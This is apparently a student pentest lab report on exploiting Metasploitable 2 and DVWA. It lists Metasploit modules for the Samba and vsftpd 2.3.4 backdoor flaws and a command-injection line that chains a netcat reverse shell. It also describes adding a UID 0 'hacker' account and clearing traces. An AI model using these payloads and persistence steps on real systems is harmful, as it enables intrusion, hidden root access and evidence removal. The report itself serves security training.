Pentesting Report


Introduction
Summary of the objective and scope of the exercise:
The objective of this exercise was to exploit vulnerabilities found in Metasploitable 2 using pentesting techniques and tools. Specific exploits for Samba and FTP were used, successfully obtaining interactive shells and escalating privileges.

Methodology
Tools and techniques used:


- Nmap
- Metasploit Framework
- Netcat
- Vulnerable Web Application (DVWA)
- Exploiting Samba (CVE-2007-2447)
- Exploiting vsftpd 2.3.4 (CVE-2011-2523)

Results
During the exercise, vulnerabilities in FTP and Samba services were successfully exploited, obtaining interactive shells in both cases. Additionally, the vulnerable application DVWA was accessed and remote commands were executed via the Command Execution feature. A root-privileged user ('hacker') was also created and traces of the attack were cleared.

- A ping command was successfully executed in the DVWA application through the Command Execution vulnerability.




- Multiple directories within the DVWA web application were accessed, exposing sensitive files.



Commands and tools used for exploitation


- Samba Exploit:
  `use exploit/multi/samba/usermap_script`
  `set RHOST <IP-Target>`
  run

- The Samba service was exploited using the usermap_script module from Metasploit, gaining root access.



- FTP Exploit:
  ```
  use exploit/unix/ftp/vsftpd_234_backdoor
  set RHOST <IP-Target>
  run
  ```

- The vulnerability in vsftpd 2.3.4 was successfully exploited, gaining an interactive shell as the root user.




- Command execution on DVWA:
  ```
  192.168.56.104; nc 192.168.56.104 4444 -e /bin/bash
  ```

Privilege Escalation


Techniques used and results obtained:

Privilege escalation was achieved through the FTP exploit, gaining root access on the target machine. A root-privileged user named 'hacker' was also created.


- Access was gained to the `/etc/passwd` file, which contains important information about the system's users.



- The `/etc/passwd` file was edited to add a user with UID 0, granting root privileges.




- After the exploitation, system users and directories were observed, confirming access with elevated privileges.



Mitigation
Proposals to remediate the exploited vulnerabilities:
Update the FTP and Samba services to newer and secure versions. Configure firewall rules to limit remote access and review security settings in web applications.

- Active connections on the system were monitored using the `netstat` command, verifying open ports after exploitation.



Conclusion
Impact of vulnerabilities and reflection on the process:
The exploited vulnerabilities allowed full system access, highlighting the importance of applying patches and conducting regular security reviews.